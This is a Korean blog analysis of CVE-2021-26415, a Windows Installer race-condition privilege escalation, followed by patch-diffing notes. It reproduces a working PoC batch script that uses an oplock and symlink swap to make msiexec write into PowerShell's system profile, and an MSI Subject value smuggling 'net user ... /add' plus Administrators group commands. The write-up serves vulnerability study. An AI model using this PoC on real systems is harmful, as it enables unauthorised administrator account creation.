CVE-2021-26415

CVSS v3.0 : 7.8

CWE ID : 269 (Improper Privilege Management)

MSRC Link : https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-26415

영향을 받는 버전

Windows Server

- Windows Server 2019
- Windows Server 2016
- Windows Server 2012 R2
- Windows Server 2012
- Windows Server 2008 R2 (x86, x64)
- Windows Server 2008 (x86, x64)

Windows

- Windows 7 Service Pack 1 (x86, x64)
- Windows 8.1 (x86, x64)
- Windows RT 8.1
- Windows 10 Version 1607 (x86, x64, ARM64)
- Windows 10 Version 1803 (x86, x64, ARM64)
- Windows 10 Version 1809 (x86, x64, ARM64)
- Windows 10 Version 1909 (x86, x64, ARM64)
- Windows 10 Version 2004 (x86, x64, ARM64)
- Windows 10 Version 20H2 (x86, x64, ARM64)

취약점 소개

CVE-2021-26415 취약점은 File Access Race Condition 을 이용한 취약점으로, 공격자는 해당 취약점을 통해 권한이 없는 파일에 대한 수정이 가능합니다. 예를 들어, Powershell이 실행될 때 동작을 적을 수 있는 `C:\Windows\System32\WindowsPowershell\v1.0\profile.ps1` 파일의 수정(일반적으로 해당 파일을 수정하기 위해선 관리자 권한으로 메모장 등을 실행시켜 수정이 가능합니다)이 PoC에서 이야기한 활용 방법이라고 할 수 있겠습니다.

사전 지식

Race Condition

Race Condition은 공유 자원에 대해 여러 개의 프로세스가 동시에 접근하기 위해 경쟁하는 상태를 말합니다.
이렇게 프로세스들이 경쟁하는 것을 이용하여 관리자 권한을 얻는 공격을 레이스 컨디션 공격이라고 합니다.

TOCTOU (Time-of-check Time-of-use) Attack - File Access Race Condition

권한이 있는 프로그램이 사용중인 파일이나 메모리에 다른 프로그램(공격자)이 간섭해서 데이토를 오염시키거나, 변조할 수 있는 공격입니다.

Oplock

다른 프로세스가 해당 파일에 대한 액세서를 원할 때 알리기 위해 파일에 배치할 수 있는 잠금입니다.


처음에는 SMB를 통해서 Client-Server 파일 액세스를 캐싱하도록 설계되었지만, 파일 핸들에서 특정 제어 코드를 호출하여 oplock를 로컬에서 사용할 수 있습니다.

이 기능은 프로세스에서 열려고 하는 파일 또는 디렉토리를 참TOCTOU 버그를 Exploit하는데 매우 유용합니다.

This is useful to exploit TOCTOU bugs, as you can easily win a race against a process by locking a file or directory it tries to open. Of course, it does come with some limitations: you can't granularly “let through” just one access (all pending access will occur once the lock if lifted), and it does not work with all types of access, but it is usually very effective.

The `SetOpLock` tool 을 사용하면 파일 또는 디렉터리에 대한 액세스를 차단하고, Enter 키를 눌러 잠금을 해제할 때까지 파일 또는 디렉터리에 대한 액세스를 차단할 수 있습니다. 여기서는 읽기, 쓰기 및 전용 oplock 중에서 선택할 수 있습니다.

Again, James combined this technique with the previous ones to create a powerful primitive that eases the exploitation of some TOCTOU bugs: by setting up a pseudo-symlink (as before) and placing an oplock on the final file (target of the symlink), we can change the symlink when the target file is opened (even if the target file is locked, the symlink is not) and make it point to another target file:



; almond consulting 글 번역

즉 정리하자면 OpLock을 사용해 특정 파일을 가리켰다가, (여기서는 foo.xxx) 갑자기 다른 파일(여기서는 bar.yyy)로 Symlink가 변경된다는 이야기인 것 같습니다.

; 추가 : 대상 파일이 열릴 때 Symlink를 변경합니다.

아래는 상세 분석 블로그 글의 첫 번째 이미지입니다.


Dummy file을 가리키던 Symlink가 Protected System File로 변경된다는 의미인 것 같습니다.

Windows Installer

Windows Installer (`.msi`) 는 Windows 환경에서 응용 프로그램을 설치하는 데 사용됩니다.

이러한 `.msi` 파일은 바이너리 `msiexec` 와 매우 밀접한 관련이 있는데, 해당 바이너리의 기능 중 `/f` (복구 기능) 때문에 LPE 공격에 많은 시도가 있었다고 합니다.

일반적으로 `.msi` 파일은 아래와 같이 쉽게 확인할 수 있습니다.



Subject를 잘 확인해주세요!

Privileged file operation abuse on Windows

매우 간단한 버그(?) 입니다.

높은 권한을 가진 프로세스가 충분한 예방 조치(다시 한 번 권한을 확인한다던지 등)를 취하지 못한 상태에서 사용자 제어 파일이나 디렉터리에 액세스하는 경우, 해당 프로세스가 해서는 안 될 일을 수행할 수 있다는 버그입니다. 버그를 찾기 위해선 사용자가 쓰기 가능한 위치를 찾으면 됩니다. 예를 들자면,

- 권한이 있는 일부 프로세스가 특정 폴더에 접근한다면 해당 폴더를 찾기
- 공용 사용자의 디렉토리 (`C:\Users\Public`)
- `C:\` - `C:\` 최상위 디렉토리는 의외로 쓰기가 허용됩니다.
- `C:\ProgramData` - 파일과 디렉토리는 생성이 가능하나, 기존 것들을 수정할 수 없습니다.
- `C:\Windows\Temp` - 위와 같습니다.

우리는 Process Monitor와 같은 툴을 사용해 어떤 프로세스가 어떠한 권한을 가지고 어떠한 동작을 수행하는지 확인할 수 있습니다.

그렇게 된다면, TOCTOU 공격을 할만한 공격 벡터를 찾을 수 있을 것입니다.

취약점 원리 & PoC 분석

CVE-2021-26415

I'd like to share the details of CVE-2021-26415 (CVSSv3.0: 7.8) vulnerability that was patched on 2021-04-13. I found this bug somewhere around October 2020 and worked with Trend Micro's Zero Day Initiative to report it to Microsoft. This is a Local Privilege Escalation (LPE) vulnerability affecting


https://www.cloaked.pl/2021/04/cve-2021-26415/

위 링크에 `CVE-2021-26415` 를 제보한 사람의 상세한 분석 과정이 나와있습니다.

`msiexec.exe` 는 신기하게도 설치 중에 로깅을 하는 파일에 대해서 Integrity가 SYSTEM 입니다.


msiexec.exe	1648	CreateFile	C:\Temp\foo.log	SUCCESS	Desired Access: Generic Write, Read Attributes, Disposition: ...
msiexec.exe	1648	RegOpenKey	HKCU	SUCCESS	Desired Access: Maximum Allowed, Granted Access: All Acc...
msiexec.exe	1648	RegOpenKey	HKCU\Control Panel\International	SUCCESS	Desired Access: Read
msiexec.exe	1648	RegCloseKey	HKCU	SUCCESS	
msiexec.exe	1648	RegQueryValue	HKCU\Control Panel\International\LocaleName	SUCCESS	Type: REG_SZ, Length: 12, Data: en-US
msiexec.exe	1648	RegCloseKey	HKCU\Control Panel\International	SUCCESS	
msiexec.exe	1648	QueryStandardInformationFile	C:\Temp\foo.log	SUCCESS	AllocationSize: 8, EndOfFile: 2, NumberOfLinks: 1, DeletePe...
msiexec.exe	1648	SetPositionInformationFile	C:\Temp\foo.log	SUCCESS	Position: 2
msiexec.exe	1648	QueryBasicInformationFile	C:\Temp\foo.log	SUCCESS	CreationTime: 7/25/2021 4:03:57 PM, LastAccessTime: 7/2...

레지스트리와 관련한 이벤트는 제외하고 보면 됩니다.




이것을 이용하게 되면 TOCTOU 공격이 가능합니다.

일반 User가 해당 로그에 대해서 접근할 수 있는 권한을 확인해보면,



위와 같이 Read만 가능합니다.

msiexec.exe 의 로깅



아까 보셨던 msi 파일의 속성입니다.

Logging이 될 때 어떻게 되는지 확인하기 위해, 아래 명령을 수행하였습니다.

```
msiexec /f C:\Windows\Installer\e003.msi C:\Temp\foo.log
```

Logging의 결과인 `foo.log` 파일에는 아래 내용이 들어있었습니다.

foo.log

Action에 대한 Logging이 끝나고, MSI에 대한 Product Name 등에 대한 로그가 있었습니다.

```
MSI (s) (70:F0) [16:03:58:499]: Product: Microsoft Visual C++ 2015 x86 Minimum Runtime - 14.0.23026 -- Configuration completed successfully

MSI (s) (70:F0) [16:03:58:499]: Windows Installer reconfigured the product. Product Name: Microsoft Visual C++ 2015 x86 Minimum Runtime - 1

=== Logging stopped: 7/25/2021  16:03:58 ===
```


즉, Product Name으로 인식되는, .msi 파일의 Subject를 수정하게 되면, 임의의 동작도 가능함을 확인할 수 있습니다. PoC는 이 점과 Oplock을 이용해 TOCTOU Attack을 수행합니다.

PoC 분석

PoC는 여러가지의 파일로 구성이 되어 있습니다.

- `BaitAndSwitch.exe` : Creates a symbolic link and uses an OPLOCK to win a TOCTOU.
- `example.msi` : 위처럼 어떤 `.msi` 파일이던 상관은 없으나, 조금의 조작이 필요합니다.
- `poc.bat` : poc를 실행시키는 배치파일입니다.

example.msi



뭔가 다른 부분이 보이지 않나요?

`example.msi` 의 Subject를 보시면, net user FooBar P@assW0rd /add ; net localgroup Administrators FooBar /add # 이라는 구문이 존재하는 것을 볼 수 있습니다. 이것은 FooBar 라는 User를 추가한 뒤에, Administrator Group으로 추가한다는 이야기가 되겠습니다.

poc.bat

poc.bat은 아래와 같이 이루어져있습니다.

```
@echo off
echo > C:\temp\fakelog.txt
start C:\temp\BaitAndSwitch C:\temp\linkdir\link C:\temp\fakelog.txt C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
timeout /t 1
msiexec /j C:\temp\example.msi /t ksz /Li! C:\temp\linkdir\link /qn
```

poc.bat의 동작을 아래와 같이 정리할 수 있습니다.

위 사전지식에서 Privileged file operation abuse on Windows 언급을 했었습니다. `C:\Temp\fakelog.txt` 를 만듭니다. 이것이 앞선 `oplock` 설명에서의 Dummy File입니다.

그리고 BaitAndSwitch를 실행하면서 C:\temp\linkdir\link 에 Symlink를 생성한 뒤, C:\temp\fakelog.txt를 링크합니다. C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1 은 fakelog.txt가 로드와 동시에 `oplock`에 의해 잠긴 후에 바로 로드가 될 것입니다.


그리고 1초 기다린 뒤, msiexec가 실행될 것 입니다.

msiexec의 인수 해석입니다.

- /j `example.msi` /t `Transform List` : 제품을 보급한다고 합니다(?)
- /Li! `C:\temp\linkdir\link` : 로그파일에 로그의 각 줄을 플러시 하면서 상태 메시지를 저장합니다.
- /qn : 설치 UI를 표시하지 않습니다.


PoC 실행 확인

- OS : Windows 7 x32
- `msi.dll` Version : `5.0.7601.24195`
- VMWare Workstation Pro 16



poc를 실행하게 되면, 이렇게 일반적으로 수정할 수 없는 파일에 아까 Subject에서 보았던 명령어가 작성되어있는 것을 확인할 수 있습니다.

poc 실행 후, Execution Policy가 `RemoteSigned` 인 상태에서 관리자가 Powershell을 실행하게 되면 Administartor Group으로 FooBar 라는 계정이 추가가 됩니다. 물론 .ps1 파일이기 때문에 정책 상 문제 때문에 실행되지 않았을 뿐, 이를 활용해 권한을 얻을 방법이 무궁무진합니다.



(시도했지만 실패..?) msi.dll 바이너리 Diffing


0. 취약점 관련 정보 수집

- **어떤 바이너리에서?** : `msi.dll`
- **어떤 함수에서?** : `isAdmin` 안의 `abc` 함수

1. Windows Update Binary Diffing (IDA 7.2, BinDiff)

```
Expand -f:* <filename> <directory>
```

위 명령을 통해서 .msu, .cab 파일을 extract한다.



계속 분해하고 난뒤, 내부 .exe 파일이나 .dll 파일 등을 살펴보면 위와 같이 `PA30` 이라는 시그니처를 살펴볼 수 있습니다.

이 형태는 Delta Compression 이라고 하는 것으로, Microsoft 에서 해당 Compression 방식에 대한 API를 제공하고 있습니다.

https://hackyboiz.github.io/2020/11/29/l0ch/windows-patch-diffing-part2/ 에서 해당 Compression에 대한 Patch Script를 Python으로 작성해주셔서, 수월하게 작업할 수 있었습니다.

이제 우리가 할 작업은 아래 단계로 이루어집니다.

1. Patch Script를 통해 KB5000842 때의 `msi.dll` 로 롤백 Patch를 수행 (r 폴더 안의 파일 사용)
2. Patch Script를 통해 KB5001330 때의 `msi.dll` 로 Forward Patch를 수행 (f 폴더 안의 파일 사용)
3. BinDiff를 IDA와 연동 후, `msi.dll(KB5000842)` 과 `msi.dll(KB5001330)` 을 Diffing
4. Diffing 한 후 변동 사항에서 어떻게 패치가 이루어졌는지 확인, Race Condition을 일으킬만 한 코드가 있었는지 확인

Patch Script를 통해 롤백 Patch 수행

아래와 같은 과정을 따릅니다.

현재 C:\WinSxS 폴더 하위에 있는 dll이나 바이너리들을 살핍니다.

참고 : WinSxS 폴더란? : https://atsit.in/168


기본 버전 바이너리 얻기

이제 Patch Script를 사용할 때가 왔습니다.

WinSxS 폴더로 이동하여, 아래 커맨드를 수행합니다. (필자의 경우 `msi.dll` 이 필요하므로, 참고해서 나중에 교체해주면 됩니다.)

```
python delta_patch.py -i C:\\Windows\\WinSxS\\amd64...installer_engine...\\msi.dll ^
-o msi_base.dll -p C:\\Windows\\WinSxS\\amd64...installer_engine\\r\\msi.dll
```

위 명령은 현재 Windows OS 상에 있는 `msi.dll` 을 `msi_base.dll` 이라는 이름으로 '추출' 하는 과정이라고 보면 되겠습니다.



해당 명령을 수행하면, 위와 같이 파일 버전이 `x.0.19041.1` 로 기본으로 롤백이 된 것을 볼 수 있습니다.


(현재 내 PC에 저장된 msi.dll의 제일 낮은 버전이 `x.0.19041.928` 이므로 제대로 롤백이 된 것으로 볼 수 있습니다.)

이제 이 파일을 사용해 forward patch를 수행하여, 원하는 버전의 `msi.dll` 을 얻습니다.


원하는 버전의 바이너리 얻기

저 같은 경우엔 `KB5000842` 패치 때 업데이트 된 `msi.dll` 과, `KB5001330` 때 업데이트 된 `msi.dll` 과 Diffing 을 하고 싶기 때문에, 아래와 같은 명령을 수행하였습니다.

```
python delta_patch.py -i result_msi.dll -o msi_KB5001330.dll ^
-p [KB5001330 EXTRACTED PATH]\\amd64...installer_engine...\\f\\msi.dll
```





```
python delta_patch.py -i msi_KB5001330.dll -o msi_KB5000842.dll ^
-p [KB5000842 EXTRACTED PATH]\\amd64...installer_engine...\\f\\msi.dll
```



마찬가지로 버전이 정확히 들어맞는 것을 확인할 수 있다.

BinDiff를 통해 Diffing 수행

0patch blog에서, minimize한 patch를 공개하였다.

